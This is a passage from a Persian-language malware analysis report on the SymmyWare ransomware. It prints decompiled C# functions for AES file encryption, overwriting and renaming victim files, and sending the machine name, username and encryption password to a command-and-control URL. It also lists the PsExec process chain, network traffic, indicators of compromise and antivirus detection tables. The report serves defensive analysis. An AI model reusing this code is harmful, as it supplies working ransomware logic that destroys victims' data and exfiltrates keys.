        File.WriteAllLines(path + "\\SYMMYWARE.TXT", contents);
    }
    catch (Exception)
    {
    }
}
```

قطعه کد زیر مربوط به تابع CheckForInternetConnection() می‌باشد که باج افزار با استفاده از این قطعه کد، وضعیت اتصال به اینترنت را در سیستم قربانی بررسی می‌کند :

```
CheckForInternetConnection() : bool
// hyBrDFjOidLuty.Form1
// Token: 0x0600000C RID: 12 RVA: 0x00002D5C File Offset: 0x00000F5C
public static bool CheckForInternetConnection()
{
    bool result;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            using (webClient.OpenRead("https://www.google.com"))
            {
                result = true;
            }
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

قطعه کد زیر مربوط به تابع SendPassword() می‌باشد که با فراخوانی این تابع اطلاعات مربوط به سیستم قربانی به همراه پسورد مربوط به رمزگذاری فایل‌ها، به سرور کنترل و فرمان باج‌افزار ارسال می‌گردد.

```
SendPassword(string) : void
// hyBrDFjOidLuty.Form1
// Token: 0x0600000A RID: 10 RVA: 0x00002330 File Offset: 0x00000530
public void SendPassword(string password)
{
    string str = string.Concat(new string[]
    {
        "Computer - ",
        this.computerName,
        " Username - ",
        this.userName,
        " Password - ",
        password
    });
    string address = this.targetURL + str;
    new WebClient().DownloadString(address);
}
```

دامنه‌ی مشکوک بدست آمده و رشته‌ی مربوط به ایجاد پسورد جهت رمزگذاری فایل‌ها در قطعه کد زیر قابل مشاهده است :

```
.ctor() : void
// hyBrDFjOidLuty.Form1
// Token: 0x04000002 RID: 2
private string targetURL = "http://fairybreathes.6te.net/write.php?info=";
// Token: 0x04000003 RID: 3
private string userName = Environment.UserName;
// Token: 0x04000004 RID: 4
private string computerName = Environment.MachineName.ToString();
// Token: 0x04000005 RID: 5
private string userDir = "C:\\Users\\";
// Token: 0x04000006 RID: 6
private string charSet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/@^";
// Token: 0x06000004 RID: 4 RVA: 0x00002078 File Offset: 0x00000278
public Form1()
{
    this.InitializeComponent();
}
```

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۱۲۸ بیتی استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می‌باشد :

AES_Encrypt(byte[], byte[]) : byte[]

```
// hyBrDFjOidLuty.Form1
// Token: 0x06000007 RID: 7 RVA: 0x00002188 File Offset: 0x00000388
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        8,
        6,
        5,
        4,
        3,
        2,
        1,
        7
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 128;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر مربوط به تابع EncryptFile(,) می‌باشد که علاوه بر فراخوانی توابع مختلف همانند تابع AES_Encrypt(,) که مربوط به الگوریتم رمزنگاری می‌باشد، با استفاده از تابع Move(,) پسوند فایل‌های مورد هدف باج‌افزار را به ".SYMMYWARE" تغییر می‌دهد :


EncryptFile(string, string) : void

```
// hyBrDFjOidLuty.Form1
// Token: 0x06000009 RID: 9 RVA: 0x000022CC File Offset: 0x000004CC
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA1.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    try
    {
        File.WriteAllText(file, "jiuiuhdfuisufsisuhuhfiuidshiufdsuhfhidshfiuhsdifhidshf");
        File.WriteAllBytes(file, bytes);
        File.Move(file, file + ".SYMMYWARE");
    }
    catch (UnauthorizedAccessException)
    {
    }
}
```

فایل اجرایی ایجاد شده توسط باج‌افزار SymmyWare فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

اما فایل اصلی باج‌افزار SymmyWare از کتابخانه‌های ویندوزی به همراه توابعی از هرکدام از کتابخانه‌ها استفاده می‌کند، در تصویر، استفاده از این کتابخانه‌ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه‌ها به همراه توابع مورد استفاده نیز در ادامه‌ی متن آمده است.



COMCTL۳۲.DLL	WINMM.DLL	OLE۳۲.DLL	SHELL۳۲.dll	SHLWAPI.DLL
InitCommonControlsEx	timeBeginPeriod	RevokeDragDrop CoTaskMemFree CoInitialize	ShellExecuteExA	PathRemoveArgsA PathAddBackslashA PathQuoteSpacesA PathGetArgsA PathUnquoteSpacesA PathRenameExtensionA

GDI۳۲.DLL	MSVCRT.dll	KERNEL۳۲.dll	KERNEL۳۲.dll	KERNEL۳۲.dll
GetObjectA DeleteDC SelectObject GetTextExtentPoint۳۲A GetStockObject CreateBitmap SetPixel CreateSolidBrush GetDIBits GetObjectType BitBlt SetBkColor CreateDIBSection CreateCompatibleDC DeleteObject SetTextColor	strncmp malloc strstr tolower fabs memmove memset fclose memcpy _stricmp floor strcpy sprintf _strnicmp free ceil strlen	CreateDirectoryA DeleteFileA GetWindowsDirectoryA MultiByteToWideChar HeapSize GetCommandLineA GetProcAddress SetFilePointer GetTempPathA WideCharToMultiByte GetModuleHandleA ReadFile SetUnhandledExceptionFilter WriteFile	GetNativeSystemInfo GetEnvironmentVariableA HeapFree EnterCriticalSection HeapCreate FreeLibrary HeapDestroy HeapAlloc TlsAlloc GetVersionExA LoadLibraryA RemoveDirectoryA GetShortPathNameA DeleteCriticalSection GetCurrentProcess SizeofResource GetCurrentDirectoryA	GetTempFileNameA GetSystemDirectoryA HeapReAlloc SetEnvironmentVariableA SetFileAttributesA GetExitCodeProcess TerminateProcess GetModuleFileNameA InitializeCriticalSection LoadResource SetCurrentDirectoryA Sleep CreateFileA ExitProcess GetCurrentThreadId FindResourceA GetFileSize

	strcmp strncpy		GetCurrentProcessId CloseHandle	SetLastError LeaveCriticalSection

USER۳۲.DLL	USER۳۲.DLL	USER۳۲.DLL	USER۳۲.DLL	USER۳۲.DLL
SetFocus	GetWindowTextLengthA	IsWindowEnabled	CharUpperA	CharLowerA
RedrawWindow	DestroyAcceleratorTable	GetWindow	LoadCursorA	GetWindowRect
GetForegroundWindow	GetSysColorBrush	GetSysColor	LoadIconA	DispatchMessageA
GetParent	CallWindowProcA	SetActiveWindow	GetMessageA	EnableWindow
ReleaseDC	GetClassNameA	GetDC	GetActiveWindow	PostMessageA
SetPropA	GetFocus	GetKeyState	CreateWindowExA	EnumChildWindows
FillRect	MsgWaitForMultipleObj	DrawTextA	RegisterClassA	MessageBoxA
EnumWindows	ects	RemovePropA	SetRect	PeekMessageA
RegisterWindowMessageA	TranslateAcceleratorA	DefFrameProcA	GetWindowLongA	SetWindowLongA
DefWindowProcA	GetWindowTextA	DestroyIcon	GetPropA	AdjustWindowRectEx
ShowWindow	CreateAcceleratorTableA	UnregisterClassA	SetWindowPos	TranslateMessage
GetSystemMetrics	IsChild	IsWindowVisible	GetClientRect	SendMessageA
GetWindowThreadProcessId	DestroyWindow			


بر اساس بررسی‌های صورت گرفته، باج‌افزار SymmyWare پس از اجرا فرایندهای زیر را ایجاد می‌کند :

- jisMlDfmBgdeF.exe
- cmd.exe /c "%TEMP%\٦٥F٣.tmp\٦٦٠٤.bat C:\jisMlDfmBgdeF.exe"
  - PsExec.exe psexec hyBrDFjOidLuty.exe /accepteula -s –high
    - hyBrDFjOidLuty.exe /accepteula -s –high
      - explorer.exe
      - explorer.exe


تحلیل ترافیک شبکه :

باج افزار Symmyware در صورت متصل نبودن سیستم قربانی به اینترنت نیز فایل‌های قربانی را رمزگذاری می‌کند، اما به دلیل اینکه بایستی اطلاعات سیستم قربانی به همراه پسورد رمزگذاری فایل‌ها به سرور کنترل و فرمان آن ارسال شود، فرایند مربوط به فایل اجرایی باج‌افزار تا زمانی که سیستم قربانی به اینترنت متصل شود، در پس زمینه ادامه می‌یابد.


تصاویر زیر بخشی از ارتباطات شبکه‌ای باج افزار Symmyware را نشان می‌دهد.



تصویر ۱: ترافیک مربوط به آی پی ۱۷۳.۲۰۸.۱۹۵.۱۵۶



تصویر ۲: ترافیک مربوط به آی پی ۷۲.۹.۱۵۰.۲۴۴



تصویر ۳: ترافیک مربوط به آی پی ۱۷۲.۲۱۷.۲۱.۲۲۸

درخواست‌های DNS، پس از اجرای باج افزار به شرح جدول زیر می‌باشد.

کشور	آدرس آی پی	دامنه
ایالات متحده امریکا	۱۷۲.۲۱۷.۲۱.۲۲۸	www.google.com
ایالات متحده امریکا	۱۷۳.۲۰۸.۱۹۵.۱۵۶	fairybreathes.٦te.net
ایالات متحده امریکا	۷۲.۹.۱۵۰.۲۴۴	e.freewebhostingarea.com

درخواست های HTTP، پس از اجرای باج افزار به شرح زیر می‌باشد.

۱- http://fairybreathes.٦te.net/write.php?info=Computer٪٢٠-٪٢٠PC%٢٠Username٪٢٠-٪٢٠admin٪٢٠Password٪٢٠-٪٢٠GsUS?nJv?=nQJeT

۲- http://e.freewebhostingarea.com/٤٠٣.html


لیست میزبان‌هایی که باج افزار با آن‌ها ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
ایالات متحده امریکا	٤٤٣ TCP	١٧٢.٢١٧.٢١.٢٢٨
ایالات متحده امریکا	٨٠ TCP	١٧٣.٢٠٨.١٩٥.١٥٦
ایالات متحده امریکا	٨٠ TCP	٧٢.٩.١٥٠.٢٤٤


باج‌افزار Symmyware ابتدا جهت بررسی متصل بودن سیستم قربانی به اینترنت، با موتور جستجوی گوگل ارتباط برقرار می‌کند، سپس جهت ارسال اطلاعات مربوط به قربانی، با سرور کنترل و فرمان خود ارتباط برقرار می‌کند.

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :


تصویر ۱: بخشی از اطلاعات مربوط به آی پی ١٧٣.٢٠٨.١٩٥.١٥٦ هنگام ارسال اطلاعات قربانی به سرور کنترل و فرمان




تصویر ۲: بخشی از اطلاعات مربوط به آی پی ۷۲.۹.۱۵۰.۲٤٤



تصویر ۲: بخشی از اطلاعات مربوط به آی پی ۱۷۲.۲۱۷.۲۱.۲۲۸ هنگام بررسی متصل بودن سیستم قربانی به اینترنت



تصویر ۳: موقعیت مکانی آی پی ۱۷۳.۲۰۸.۱۹۵.۱۵٦



تصویر ٤: موقعیت مکانی آی پی ۷۲.۹.۱۵۰.۲٤٤

خروجی سامانه VirusTotal :

۱- مربوط به فایل اصلی باج‌افزار Symmyware :

در حال حاضر تعداد ٤٤ مورد از ٦۷ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Dropped:Generic.Ransom.Small.43F2...	AegisLab	Trojan.BAT.Agent.tnKf
ALYac	Dropped:Generic.Ransom.Small.43F2...	Antiy-AVL	Trojan[Downloader]/Win32.Betload
Arcabit	Generic.Ransom.Small.43F2C420	Avast	MSIL:Filecoder-AC [Trj]
AVG	MSIL:Filecoder-AC [Trj]	BitDefender	Dropped:Generic.Ransom.Small.43F2...
CrowdStrike Falcon	malicious_confidence_100% (W)	Cybereason	malicious.66b7e0
Cylance	Unsafe	Cyren	W32/Trojan.DONK-1534
DrWeb	Trojan.Encoder.10598	Emsisoft	Dropped:Generic.Ransom.Small.43F2... (B)
Endgame	malicious (high confidence)	eScan	Dropped:Generic.Ransom.Small.43F2...
ESET-NOD32	a variant of MSIL/Filecoder.AK	F-Prot	W32/Starter.M
F-Secure	Dropped:Generic.Ransom.Small.43F2...	Fortinet	MSIL/Filecoder.AK!tr
GData	Dropped:Generic.Ransom.Small.43F2...	Ikarus	Win32.Outbreak
Jiangmin	TrojanDownloader.Paph.ds	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	malware (ai score=87)	McAfee	RDN/Ransom
McAfee-GW-Edition	BehavesLike.Win32.Dropper.gh	Microsoft	Ransom:Win32/HiddenTear.gen
NANO-Antivirus	Trojan.Win32.Encoder.fjuhcf	Palo Alto Networks	generic.ml
Panda	Trj/Genetic.gen	Qihoo-360	Win32/Trojan.61e
Rising	Ransom.HiddenTear!8.DC9E (CLOUD)	SentinelOne	static engine - malicious
Sophos AV	PsExec (PUA)	Sophos ML	heuristic
Symantec	Downloader	Tencent	Win32.Trojan.Raas.Auto
TrendMicro	Ransom_HiddenTear.R002C0DK118	TrendMicro-HouseCall	Ransom_HiddenTear.R002C0DK118
ViRobot	Trojan.Win32.U.Agent.152576.C	Webroot	PUA.Gen
ZoneAlarm	HEUR:Trojan.Win32.Generic	Zoner	TrojanAgent.Generic

۲- مربوط به فایل **hyBrDFjOidLuty.exe** :


در حال حاضر تعداد ۴۱ مورد از ۶۵ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.Small.43F2C420	AegisLab	Trojan.Win32.Generic.4!c
ALYac	Trojan.Ransom.Filecoder	Antiy-AVL	Trojan[Ransom]/Win32.HiddenTear
Arcabit	Generic.Ransom.Small.43F2C420	Avast	MSIL:Filecoder-AC [Trj]
AVG	MSIL:Filecoder-AC [Trj]	BitDefender	Generic.Ransom.Small.43F2C420
Bkav	W32.AIDetectVM.malware	CrowdStrike Falcon	malicious_confidence_80% (W)
Cylance	Unsafe	Cyren	W32/Trojan.REIQ-0426
DrWeb	Trojan.Encoder.10598	Emsisoft	Generic.Ransom.Small.43F2C420 (B)
Endgame	malicious (high confidence)	eScan	Generic.Ransom.Small.43F2C420
ESET-NOD32	a variant of MSIL/Filecoder.AK	F-Secure	Generic.Ransom.Small.43F2C420
Fortinet	MSIL/Filecoder.AK!tr.ransom	GData	Generic.Ransom.Small.43F2C420
Ikarus	Trojan-Ransom.FileCoder	K7AntiVirus	Trojan (004de29f1)
K7GW	Trojan (004de29f1)	Kaspersky	HEUR:Trojan.Win32.Generic
Malwarebytes	Ransom.FileCryptor	MAX	malware (ai score=85)
McAfee	Generic.dzn	McAfee-GW-Edition	RDN/Ransom
Microsoft	Ransom:Win32/HiddenTear.gen	NANO-Antivirus	Trojan.Win32.Encoder.fjuhch
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.61e	Sophos AV	Mal/Generic-S
Sophos ML	heuristic	Symantec	Trojan.Gen.2
Tencent	Win32.Trojan.Raas.Auto	TrendMicro	Ransom_RAMSIL.SM
TrendMicro-HouseCall	Ransom_RAMSIL.SM	ViRobot	Trojan.Win32.Z.Filecoder.20992.B
ZoneAlarm	HEUR:Trojan.Win32.Generic	AhnLab-V3	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

۱- مربوط به فایل اصلی باج‌افزار **Symmyware** :

در حال حاضر تعداد ٦ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.



پرینت

نام فایل: sym.bin.fc5952866b7e0dd8c97291ec00cf21a0

حجم فایل: ۴۲۳ کیلوبایت

تاریخ اسکن: ۱۵ آبان ۱۳۹۷ - ۳:۳۰

MD5: fc5952866b7e0dd8c97291ec00cf21a0

SHA1: bba43a87b442695b9c6e8bd24d3045b2f1b39479

SHA256: 7e0ff0959bbc5565a8b83d46c9f4ac762007703cede8ee668b75af896754c569

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
comodo	✓	Clean
sophos	✓	Clean
symantec	ii	Dangerous Downloader
بادوبش	✓	Clean
